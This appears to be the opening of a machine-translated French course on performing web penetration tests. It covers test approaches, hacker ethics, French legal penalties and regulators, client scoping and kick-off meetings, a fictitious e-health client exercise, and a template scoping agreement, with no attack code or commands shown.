

PERFORM A WEB PENETRATION TEST



WHETHER YOU ARE A BEGINNER OR A PROFESSIONAL, DIVE INTO THE WORLD OF WEB PENETRATION TESTING AND MASTER THE ART OF SECURING YOUR APPLICATIONS AGAINST CYBER ATTACKS.

Moses Mopepe

How does an attacker break into a web application unnoticed? And as a result, what security issues do website developers and integrators face on a daily basis?

If you've ever asked yourself these kinds of questions, this course is for you!

Penetration testing is an evaluation method favored by companies because they regularly need to ensure that their site or web application is able to resist attacks.

intrusion test for a client or a sponsor in order to see if a system is vulnerable. In doing so, he usually manages to find flaws that he escalates to the system owner. The latter is then able to secure his system and protect it from external attacks!

In this course, you will learn how to perform a penetration test on a web application, from A to Z!

Based on a request from a client who needs help testing the vulnerability of his web application, you will follow a penetration testing professional step by step to effectively prepare an intervention in agreement with said client. You will become familiar with the environment in which the web application operates in order to then analyze its content and behavior. This preliminary work will allow you to identify the vulnerabilities of the web application, which you can finally synthesize with clarity and precision in a document reporting the results.

Are you ready to dive into the world of web penetration testing? Let's go !

Educational goals :

- At the end of this course, you will be able to:
- Prepare a web penetration test.
- Familiarize yourself with the ecosystem of a web application.
- Analyze in detail the content of a web application.
- Identify vulnerabilities specific to a web application.
- Return the results of a web penetration test.

Tools :

- Kali
- ROOT Me

-

Perform a web penetration test

Contents

Get the most out of this course

Discover the content of course

Follow the red thread project of course

Upgrade if needed

Discover the principle of an intrusion test

Find out what a penetration test is

Understand the value of penetration testing

different types of penetration testing

Summary

Adopt the posture of a PENTESTER

Put yourself in the shoes of an attacker

Embody professional ethics

Act within a legal framework

Discover the actors who govern the practice of PENTEST

Summary

Frame your intervention based on the objectives of the test

Hold a meeting to qualify needs

Have a meeting to start mission

Terms of delivery

Scope of the service

Summary

Prepare your work environment

Penetration Testing Tools

benchmark tool

Familiarize yourself with the Kali

Be aware of the limit of tools

Document everything you do

Summary

Find information about the target and its ecosystem

Harness the full power of Google

It's up to you

Use other data sources

In summary

Collect more information with active reconnaissance

Find related targets

Exercise your duty to advise on the extension of the perimeter

In summary

Identify entry points on the underlying target server

Perform a port scan

Up to you !

Identify vulnerable services

Interpret the results and take a step back from Exercise

In summary

Check the presence and quality of exchange encryption

Understand the concept of encryption

Check encryption quality

Distinguish Between Cipher Protocols and Cipher Suites

Apply best practices

It's up to you

In summary

INTERCEPTING PROXIES

Understand the value of a web-intercepting proxy

Control your requests with a web intercept proxy

Master the essential functions of BURP

Up to you !

In summary

[Collect technical information about the application](#)

[Observe the target and look for technical information](#)

[Collect available technical information](#)

[In summary](#)

[Go in search of unlisted functions](#)

[Map the website](#)

[Accelerate your mapping](#)

[Up to you !](#)

[Avoid traps](#)

[In summary](#)

[Change client-side application behavior](#)

[Discover the most common vulnerabilities](#)

[Manipulate the user with XSS](#)

[In summary](#)

[Attack the database with SQL injections](#)

[Recover database contents with SQL injections](#)

[Leverage SQL injections](#)

[Up to you !](#)

[In summary](#)

[Take control of the server](#)

[Manipulate Server Included Files](#)

[Take control of the server with RCE](#)

[Up to you !](#)

[In summary](#)

[Evaluate the strength of authentication](#)

[Understand the concept of authentication](#)

[BYPASS Authentication](#)

[Find a password with CREDENTIAL GUESSING](#)

[It's up to you](#)

Hijack user sessions and cookies

In summary

Check the reliability of access control

Understand the concept of empowerment

Test horizontal partitioning

Test vertical partitioning

Equip yourself to test these points effectively

Summary

Challenge business logic and configuration points

Report dangerous features

Check web application regulatory compliance

In summary

Write your audit report

Pay attention to the form of the report

Write a detailed report

In summary

Formalize recommendations and action plan

Help the sponsor make decisions

Facilitate the implementation of your recommendations

Up to you !

In summary

Return your work

Prepare the presentation material

Up to you !

Showcase your work

Collect feedback from your audience

Go further

In summary

Get the most out of this course

Wondering how hackers hack apps? Have you ever heard of **OWASP** , **OSINT** , **SQL injections** or **XSS** , but it seems a bit vague? Would you like to learn more about attack techniques to assess the security of a website, better secure your web applications reliably and efficiently?

So, welcome to this course: you will follow step by step the realization of a **web intrusion test** !

An intrusion test (or PENTEST in English) makes it possible to check how secure an application is and, conversely, how vulnerable it is. This ultimately allows it to be improved to make it more robust and resistant to attacks!

Discover the content of the course

In this course, you will learn how to conduct a penetration test from start to finish, going through the following phases:

- the framework of the test (part 1);
- the test itself (parts 2, 3 and 4);
- the restitution of the results (part 5).

You will learn to be methodical, and especially to understand the posture and the philosophy of the listener.

Follow the common thread project of the course

You are going to follow Thibaut in a penetration testing project from A to Z, commissioned by a fictitious client. You will thus discover, through this common thread project, all the stages and facets of the profession, as if you were doing an internship with Thibaut.

By following it, you will learn how to develop good posture and apply good practices. You can also discover his expert advice

Regularly, you will have the opportunity to put into practice what you have learned through small exercises. They are presented in the form of challenges and powered by ROOT Me, an online learning platform dedicated to developing hacking skills. You will find them in the “It’s up to you” sections.

Upgrade if needed

This course is for people who have a good foundation in computer science and who understand:

- the technical bases in network, system and operation of a web application;
- the notion of client-server and network services, as well as the TCP/IP protocols.

It is also **strongly advised to be familiar** with the operation of a **command terminal** , to know the **notion of virtual machine** and to know how to VIRTUALIZE an environment, in particular to install the tool that we will use in the course: Kali.

Are you ready to discover and learn this exciting profession? So let's go !

Discover the principle of an intrusion test

Find out what a penetration test is

A **penetration test** is a specific form of audit that belongs to the large family of **offensive security** (sometimes abbreviated as “OFFSEC”).

An intrusion test consists of technically testing all or part of an information system in a defined time to identify as many vulnerabilities as possible, so that they can be corrected before being exploited by an attacker.

A penetration test allows you to:

1. Check if a system is vulnerable.
2. Understand how these vulnerabilities can be discovered and exploited (and if so, how quickly).
3. Make recommendations to better protect the system.

A penetration test is an exercise carried out by a person authorized to do so.

The person who performs an intrusion test is called “PENTESTER” in English; the activity itself is called the “PENTEST” (or “PENETRATION test”).

Knowing the English terms is important for this course, because the majority of the resources you will find are in English, as are the biggest conferences on the subject ([DEF CON](#) , [Black HAT](#) to name a few).

However, France is not to be outdone and you will be able to meet and discuss with other PENTESTORS at conferences such as the [SSTIC](#) , or the [Hack in Paris](#) .

The best hackers come from all over the world! The language of exchange and knowledge sharing is therefore English by default.

Understand the value of penetration testing

Why Do Companies Order Penetration Testing?

In a perfect world, no one would need to do penetration testing.

However :

1. To err is human, whether in writing application code, configuring a system, setting up a network, etc.
2. The means and techniques of attack are constantly evolving: what is secure at a time t can become vulnerable over time.
3. Attack attempts are permanent, and many malicious people exploit the weaknesses of the systems to compromise them.

Therefore, all companies developing or integrating solutions should - ideally - perform a **penetration test at least before going into production** , and ensure that their system does not contain any vulnerabilities that could be exploited.

So don't all companies actually do penetration testing?


No... but the most mature companies on the subject of cyber security have started to standardize the approach. You can be almost certain that your bank's application falls into this category.

Learn about the different types of penetration testing

There are traditionally 3 **different approaches** or categories of penetration testing:

- **black** box / black box;
- **gray** box / Gray box;
- **white** box / white box.

These approaches are easy to understand thanks to the image we have of them: the more we are in the dark to take the test, the less information we have.



Simulate the external attacker with the black box approach

black box " intrusion test , the PENTESTER puts itself in the shoes of an **attacker who has little or no information about the application** : a simple URL, the IP address of the target server, or the company's showcase site.

The objective is to show the customer what an attacker can do from the Internet, if he decides to take a close interest in the application.

Simulate the malicious user with the gray box approach

In the **gray box approach** , the objective is twofold:

1. **speed up the penetration test** by giving more information to the PENTESTER,
2. and **simulate the actions of a “malicious user”**

A “malicious user” is a user who knows the application or has user access to the application.

This makes it possible to **test the authenticated part of the application** , and to detect problems related to the partitioning between users. Indeed, in this approach, we generally have **one or more user accounts with different rights and perimeters** , to simulate different types of users.

Without the gray box approach, there is a risk of not testing a whole section of the application: it often happens to have a vulnerability in the authenticated part, or even in the part reserved for administrators (which would allow for example to take the control of the server or to extract the contents of a database).

Stay as comprehensive as possible with the white box approach

white box approach consists of **asking the customer for anything that can give information about the application** : documentation, architecture diagrams, source code, etc.

The objective is no longer really to simulate the work of an external attacker or a malicious user, but to **detect as many vulnerabilities as possible (in the allotted time)** from elements that an attacker will not have normally never. We are then approaching the audit activity.

But then, intrusion test and security audit, is it the same thing?

Differentiate between "penetration test" and "security audit"

An intrusion test does not make it possible to position oneself on the security of the processes and the resulting organization:

- Are backups properly managed?
- is the detection well implemented?
- are the various procedures written and consistent?

All of these issues are addressed during an **audit** . An auditor carries out (in addition to – or instead of – technical tests) documentary analyzes and interviews with developers, application owners and operations managers.

Moreover, the ANSSI (National Agency for the Security of Information Systems) indicates:

“A penetration test alone is not intended to be exhaustive. This is an activity that must be carried out in addition to other audit activities in order to improve their effectiveness”.

Source: PASSI repository (Information Systems Security Audit Service

Providers).

Differentiate between "bug Bounty", "RED team" and "penetration test"

In **Bug Bounty**, PENTESTERS are paid for the vulnerability found. In a penetration test, they are paid on a time-spent basis, regardless of the number of vulnerabilities found.

The objectives of the **RED team** are more complex than a penetration test (even if the technical skills meet). This involves entering the information system and recovering administrative rights or confidential data, **without being detected** . This allows the company to:

- see if attackers can get in;
- if they can get in, see if they get detected;
- if they are detected, see the response given to the attack.

A RED team's main objective is to test the company's response to an advanced attack.

Perform a web penetration test

In this course, we will focus on **web penetration testing** (This is a penetration test performed on a web application). We will learn how to do it according to the black box and gray box approaches. (The white box will not be covered in this course, as it requires skills in code analysis and architecture.)

What you will learn in this course can be reused for other test perimeters because it is posture and good reflexes that matter the most: the methodology to follow and the technologies used remain the same

In summary

- A penetration test (PENTEST) is a time-limited exercise, the objective of which is to put yourself in the shoes of an attacker to identify the vulnerabilities of a system or an application.
- There are several approaches (black / gray / white box) that complement each other.
- There are different activities related to penetration testing but which serve different needs (like bug bounty or RED team).
- Penetration tests are important because they make it possible to identify potential flaws and vulnerabilities in order to correct them and better secure applications.

In this course, we will go through the different phases of an intrusion test, from its framing to its restitution. But beyond that, we are going to learn together the posture you need to have and the questions you need to ask yourself. This is precisely what we will see in the next chapter!

Adopt the posture of a PENTESTER

Put yourself in the shoes of an attacker

In this course, you will learn how to attack a web application to find vulnerabilities. You will therefore get closer to what a “hacker” does! But do you know where this term comes from?

Initially, it does not only refer to people who attack systems without permission. In the 1950s, it was used by MIT students to designate a student who had developed an **original technical process** by diverting a telephone system from its original use.

The word “hacker” does not necessarily designate someone with bad intentions (we will rather speak of “cracker”, in this case). Rather, it designates someone who has the ability to think differently (“out of the box” in English).

As a PENTESTER, when we seek to understand the nominal operation of an application, we also seek to understand **how to use it or bend it so that it meets a need that was not foreseen, or even not desired by the developer** .

It is in this reflection and this posture that lies the essence of our profession.

We often believe at the beginning that the objective of a PENTESTER is to find a flaw that no one has found before, whereas our job is much more accessible and most often consists of saying to ourselves:


"And if I do that, what happens?"

Embody professional ethics

We spoke of “cracker” above, indicating that this term referred to a

“malicious hacker”. So let's take a quick tour of the different types of hackers:

- The " **White HAT** " is a **well-meaning hacker** who seeks to improve the level of security of the systems he encounters, all within a legal framework.
- The ' **Grey HAT** ' is a **well-meaning hacker** who occasionally engages **in illegal activities or behaviors** ...which lands him in this category.
- The “ **Black HAT** ” is an **ill-intentioned hacker** who seeks to compromise a system or an application.



The 3 different types of hackers

Ethics are paramount in our business. You will be required to have very privileged access to certain systems. Your clients or sponsors trust that you will not use these privileges against them.

In the same way, you will be brought to identify within the framework of your missions of the unknown vulnerabilities hitherto in applications or even products used by various customers.

Is public disclosure possible in this case or not? Is it ethical and allowed to publicly disclose a vulnerability found in an audited product?

No, it's not allowed because you are under contract, and paid to find vulnerabilities. Public disclosure of a product used by different customers should be discussed with the publisher or manager in that case.

Some "white HATS" disclose vulnerabilities without respecting what is called "RESPONSIBLE DISCLOSURE", to force publishers to correct (this is particularly in this case that they can be considered as "GREY HATS").

The term "RESPONSIBLE DISCLOSURE" does not always have the same meaning depending on who defines it. On our side, we consider that a vulnerability has been the subject of a RESPONSIBLE DISCLOSURE **as soon as it has been reported to the publisher concerned, and that it is only publicly released once the correction has been published.** .

To remove any ambiguity, some companies have a vulnerability disclosure policy (better known by the abbreviation VDP for [VULNERABILITY DISCLOSURE Policy](#)).

Act within a legal framework

Beyond ethics, the law criminalizes unauthorized intrusion into an information system (or "STAD" (automated data processing system) in the language of lawyers.

Fraudulent access to a STAD is punishable by **a fine of €60,000 and 2 years in prison** . For the destruction of a STAD as in the case of a [RANSOMWARE](#) , the facts are punishable by **5 years' imprisonment and a fine of €150,000** . And the two (intrusion + destruction) add up! Then there must be the damages for the company to add, which can amount to millions of euros.

There are some special cases that are exceptions to this rule, but consider that you do not have the right to attack a system for which you

have not been mandated.

In addition to the Penal Code, there is the Data Protection Act (LIL) as well as the General Data Protection Regulations (RGPD), and therefore the National Commission for Computing and Freedoms (CNIL), which complete the legal arsenal.

The Cyber Security Code summarizes and explains these different texts.

Of course, within the framework of this course you will be authorized to attack the targets that we will indicate to you. For others, no!

Discover the actors who govern the practice of PENTEST

Offensive security and intrusion tests are increasingly supervised and regulated.

In France, ANSSI is the authority on all cyber security issues.

It is responsible for proposing rules for the security of state information systems and **advancing cyber security at the national level** .

It defines **recommendations** in [good practice guides](#) (you can rely on them for your recommendations or in case of doubt on a subject) and **the requirements** of several standards such as [the PASSI standard](#) .

This legal framework makes it possible to:

- **standardize the penetration testing approach** ;
- **increase the level of** service quality and system security.

A single person, such as an independent PENTESTER, cannot, for the

moment, be qualified as PASSI.

The PASSI qualification is mandatory to carry out intrusion tests on information systems of vital importance (SIIV), but not for other systems and applications .

SIIVs are specific applications or systems present within the information system of [operators of vital importance](#) (OIV) defined by decree by the State.

In most cases, you will therefore not need to be PASSI qualified. We nevertheless advise you to read the reference document if you want to take a step back from the various activities associated with security audits.

This course does not aim to prepare you for the PASSI qualification, even if certain elements will converge.

There are **governmental organizations** , equivalent to ANSSI, in many countries:

- CISA in the United States;
- the CSA in Singapore;
- the BSI in Germany;
- the NCSC in the UK;
- ENISA at European level (which works with ANSSI and BSI, in particular).

At the same time, **non-governmental organizations** such as [CREST](#) (Council for REGISTERED ETHICAL Security TESTERS), or even **companies** such as Offensive Security work on the same axis and certify partner companies and their auditors according to different levels of competence (OSCP and OSCE).

Finally, there are **standards** that "force" to carry out an intrusion test in the various regulated sectors:

- PCI-DSS in banking;
- GDPR for any system containing personal data;
- ISO 27001 if the scope is certified, etc.

In summary

- Performing an intrusion test is above all about putting yourself in the shoes of an attacker and thinking like one, but for the good of your client.
- To do a penetration test, you have to understand how the application works and imagine what could go wrong, and how to make it go wrong.
- Be careful, however, to stay “on the right side of the fence”, because carrying out an intrusion test without the agreement of the owner of the application is punishable by law.
- The different people with offensive cyber security skills are traditionally classified into three categories:
 - the “white HATS”, those who work for the common good;
 - the “black HATS”, those who work for their personal interests to the detriment of others;
 - the “GREY HATS”, which navigate between the two depending on the situation.
- There are more and more bodies, usually state-run, that govern the practice of penetration testing and how to do it. In France, it is the ANSSI. It publishes many recommendations that are benchmarks, whether for the companies that carry out the intrusion tests or those that order them.

In the next chapter, we'll tackle the first step of a penetration test: scoping the scope with the customer!

Frame your intervention based on the objectives of the test

The framing of your intervention is generally done in two stages:

1. You have to understand the context and know on both sides if it is relevant to entrust you with the intrusion test. This is the subject of the **qualification meeting** . It generally follows the following steps:
 - **Presentation** of the client company and your company.
 - Discussions around the **scope** of the test.
 - Discussions around **planning** and **budget** .
2. The intrusion test is entrusted to you, you have to start it. The **kick-off meeting** aims to:
 - **confirm** the scope and prerequisites of the test.
 - sign a **framework document** .

Hold a meeting to qualify needs

We recommend that you request that the following people be present at the qualification meeting:

- The sponsor, of course (this may be the CISO or the Systems and Networks manager... or directly the company manager);
- the CISO or a member of his team to discuss the technical aspects. Failing that, the DSI or the IT manager if there is no Security team;
- a person who knows the application well: the owner, the architect, or once again the IT manager if it is an SME

Step 1: present your approach

After a quick presentation during a round table, it may be relevant to present the profession and the role of the PENTESTER , what it does and what it does not do, especially if the client is not a regular of the gait.

The more the exercise is perceived as an opportunity and not as a punishment, the more useful information you will obtain for the intrusion test.

This is where you **talk about the different approaches to PENTEST** (eg black/grey/white box).

Also remember to **specify to the customer that you are not doing an intentional denial of service (DOS)** , but **express a reservation on the fact that it can happen because zero risk does not exist** , even if you take the usual precautions. A little anecdote on the subject:

During a small business penetration test, I took the network down for a few minutes. Disaster, you say! Yes and no. Yes because it shouldn't happen, no because I could hardly have foreseen that it was going to happen. In my opinion, I had the right reflexes with the client: I had foreseen that this activity could have an impact, so I did it at a time that had little impact for the company, at the very end of the day. -noon.

Now let's move on to what will really be most important to you: **knowing what you are going to work on, what the sponsor wants and by when** ! That's what a **qualifying meeting** is all about .

Step 2: define the scope of the test

A qualification meeting can range from 15 minutes for a small perimeter with a mature client who knows precisely what he wants, to an hour for people who are new to the activity. We will mainly talk about these people in this chapter, because it is with these people that it is necessary to be the most pedagogical .

The most important thing is to **understand the perimeter well** . So ask all the questions to the customer, and **rephrase to be sure** you understand what the customer wants.

Here are some important questions to ask:

- To define the approach to take:
 - What does the application do functionally?
 - Why is it important for the company, what are the main risks identified by the customer on this application?
 - For what reasons are intrusion tests desired (verification before production, regular testing, verification following correction of previously identified vulnerabilities, regulatory obligation, etc.)?
 - What is the desired approach for penetration testing (black, gray or white box)?
- To tag the technical terms:
 - What is its URL or IP?
 - Are we looking at the server as a whole or just the application?
 - In particular, are services other than web within the scope?
 - Will the tests be carried out in a production environment or in acceptance?
 - How many application profiles are there on the application?
 - What technologies are involved? (This question is more of a “white box” question, but any information is welcome.)

We also advise you to **request a demonstration of the application if possible** , it is often very effective in evaluating the complexity of the application.

Up to you !



Script

Jessica Thomas, manager of the offensive security division of the company in which you work, forwarded to Thibaut an email from a client requesting a penetration test:

Subject : Getting in touch – Cyber security services

From : Mikael Leroy <mikael.leroy@example.com>

To : Jessica Thomas <jessica.thomas@cybersecurite.com>

Good morning,

My name is Mikael Leroy, CTO of example.com, an e-health web application that has been around for several years. Our application participates in responding to the problems of hospitals in France (generally a poorly computerized system, with nevertheless essential components such as the orchestration of the patient journey or the management of stocks, which are rarely automated). Our mission is to help these hospitals to become as efficient as possible, and to make various processes more reliable.

I am contacting you to find out about your services, particularly in cyber

security, because we need to test the security of the web application that we are deploying with our partner hospitals. We want to check that the level of security of the application matches the challenges it raises: protecting the confidentiality of patient data, in particular, is our priority. Could you come back to me so that we can discuss support fairly quickly (we are based in the Aquitaine region)?

THANKS.

Cordially,

Mikael Leroy

CTO – example.com

Order

Jessica asked Thibaut to prepare questions for the qualification meeting and to make an appointment with the prospect. And you will help him in this task!

Important information that Jessica specifies: you must offer the client to do the mission remotely because he is too far from your offices and wants a quick start, which will involve listing the prerequisites you will need.

In this exercise, you will list the different questions that Thibaut can ask in a meeting to qualify the need and obtain all the prerequisites.

SO ? What questions can you list based on what we have seen in this chapter?

Corrected

Section: Have a meeting to qualify needs.

Step 2: Define the scope of the test Here are several questions that will be relevant to ask during the qualification meeting:

- What is the desired approach for penetration testing (black, gray or white box)?
- What does the application do functionally?
- Why is it important for the company, what are the main risks identified by the customer on this application?
- What is its URL or IP?
- Will the tests be carried out in a production environment or in acceptance?

- How many application profiles are there on the application? Should you sample or not?
- What is the language of the deliverables?
- What are the format and potential specificities (customer format, particular sections expected)?
- What are the methods of communication of the deliverables and with the client?
- What are the limitations (of time slot, connection of devices to the network, etc.)?
- Is it possible to perform the tests remotely?

Step 3: Discuss the schedule and budget

The **schedule** is as important as the mission itself: it is **part of the overall quality of the service** .

Do not commit to a schedule that is not realistic for you, and even take a margin of shift if possible.

If your respective schedules don't match, try to find common ground or just move on. The customer will always appreciate honesty more than broken promises, and will think of you again for their next needs.

Finally, you can address the question of the **budget** . In the majority of cases, the client will tell you that they don't have a budget in mind (which can be wrong most of the time).

Explain why you want to know the budget: it is not to adjust your price to the client's budget, but to see if there is an unrealistic gap between what the client will want to pay and what he is asking .

Have a meeting to launch the mission

The **kick-off meeting** occurs once the sponsor has accepted your proposal.

Step 1: Confirm framework and prerequisites

This meeting allows you to:

- introduce the person or team that will carry out the mission;
- **confirm the scope** ;
- inform all stakeholders of the existence of the test(s);

Make sure all stakeholders are informed!

If this is not the case, some teams may react badly, be on the defensive, or even put obstacles in your way (such as isolating your position or blocking your IP).

- and **check several logistical elements** to avoid a bad surprise, such as:
 - The **language in which deliverables are written** : some international companies such as banks, in particular, work with deliverables in English.
 - The **format of the deliverables** : some companies have standardized the approach, and want you to use their formats.
 - The **methods of communication** and in particular the encryption of documents: who to contact in the event of a problem; via what means (email, SMS, etc.); and how to properly protect documents (encrypted ZIP, Zed!, Cloud sharing, etc.)?
 - The **time slots** in which you can do the tests, or precisely those to avoid (hello payroll management applications at the end of the month!).
 - Whether **or not to send an email before each** test day, and to whom (Security Operation Center and/or business teams).
 - If you can use your computer or if you have to ask the client to provide you with one (on this point, be careful: not having your tools is in my opinion very penalizing in terms of productivity).
 - If we can work remotely via an SSL VPN account?

Checking these points upstream will facilitate your relationship with the client while respecting their way of working. It has already happened to me, as well as to former colleagues, to have to translate a deliverable because we had forgotten that it had to be written in English! A document of a few pages is fine, but a report of 70 pages... We learn the lesson.

The kick-off meeting may seem optional if the scope is very clear and the customer is mature. However, I advise you to always do it.

As soon as the meeting is over, invite the client to prepare the prerequisites, and send them what you need by email. Some companies can take several days to provide them, or even several weeks if the equipment is concerned...

Step 2: write a scoping document

Only PASSI-qualified intrusion tests are standardized. For the others, no rules but still **good practices to respect**. The **framework document** is one of them. (The [PASSI requirement reference system](#) calls this document a “service agreement”).

The framework document makes it possible to synthesize all that has been discussed (scope, terms, etc.). This is a fairly standard document and quick to complete.

We suggest you use this framework document template, it will serve as a basis that you can customize .

TERMS OF DELIVERY

The information contained in this document is strictly confidential and intended solely for the duly authorized personnel of <CLIENT>.

Scope of the service

This document aims to provide a framework for the various activities that will be carried out as part of the intrusion tests on **the <APPLICATION> application** of <CLIENT>.

The following infrastructures and applications will be audited:

- <list of IP addresses>
- <list of URLs>
- <Description of the scope if impossible to list the upstream IPs/URLs>

Activities

Intrusion tests will be conducted in **black box** and **gray box** over the entire perimeter.

Qualification of the service

This service is not PASSI **qualified** .

Deliverables

The deliverables of the service will be as follows:

- A **detailed audit report** , containing:

- a managerial summary;
- a risk analysis;
- details of vulnerabilities and recommendations;
- full details of the tests carried out.
- A **presentation support** for the restitution meeting.
- A **plan of action** .

Communication between parties

1. contacts

The preferred contact for this service at <CLIENT> is the audit manager whose contact details are as follows:

First name	NAME	Email	Phone

The auditors can be reached throughout the duration of the audit at the following coordinates:

First name	NAME	Email	Phone

At the request of the lead auditor, the auditors will collaborate with the various teams and individuals indicated. In particular, as part of the management of a security incident, the auditors may be asked to determine whether the intrusion test in progress is the cause.

2. Terms of exchange

All documents exchanged as part of the service are confidential and will be communicated between <CLIENT> and <PROVIDER> in encrypted form, with the password exchanged following the kick-off meeting.

3. Language of deliverables

The deliverables as well as the presentations will be written in **French** .

Prerequisites

As part of the audit, for the smooth running of the service, the following prerequisites were identified:

- 2 standard user accounts on the <APPLICATION> application, with different scopes;
- 1 administrator account;
- ...

Exclusion from the scope

Unless expressly authorized by the lead auditor, the following activities will not be performed during the audit:

- Denial of service attacks by overloading network traffic.
- XXX
- XXX

However, carrying out intrusion tests always involves a risk of altering the service, the discovery or confirmation of a vulnerability being very often linked to its exploitation. In this case, the handling of the incident will be carried out jointly between the lead auditor and the auditors.

In the event that the auditors manage to access <data or functionality>, no further processing can be carried out / any further processing must be subject to the express authorization of the lead auditor.

Responsibilities

The tests and more generally the entire service will only begin after the signing of this document. If <PROVIDER> were to fail in one of the elements of this document, in particular at the level of the perimeter or the confidentiality of the data, <PROVIDER> undertakes to inform <CLIENT> of the breach as soon as possible.

<PROVIDER> undertakes that the actions carried out within the framework of the service remain strictly in line with the objectives of the service. If the scope of the audit were to change, an update of this document and the signing of the update would be necessary.

The sponsor guarantees that it has all the rights of ownership and access to the scope of the service (information systems, material media, etc.) or that it has obtained the agreement of any third parties, and in particular its service providers or its partners, whose information systems would fall within the scope. In particular, he undertakes to have obtained the hosting provider's agreement within the framework of an intrusion test hosted externally, if the hosting provider's policy with regard to security tests involves a declaration or the collection of his agreement.

The commissioning entity temporarily authorizes the service provider, for the duration of the audit and for the sole purpose of performing the service, to access and remain within all or part of the perimeter and to carry out processing on the hosted data, regardless of the nature of this data.

The sponsor temporarily authorizes the service provider to reproduce, collect and analyze, for the duration of the audit and for the sole purpose of performing the service, data belonging to the scope of the target information system .

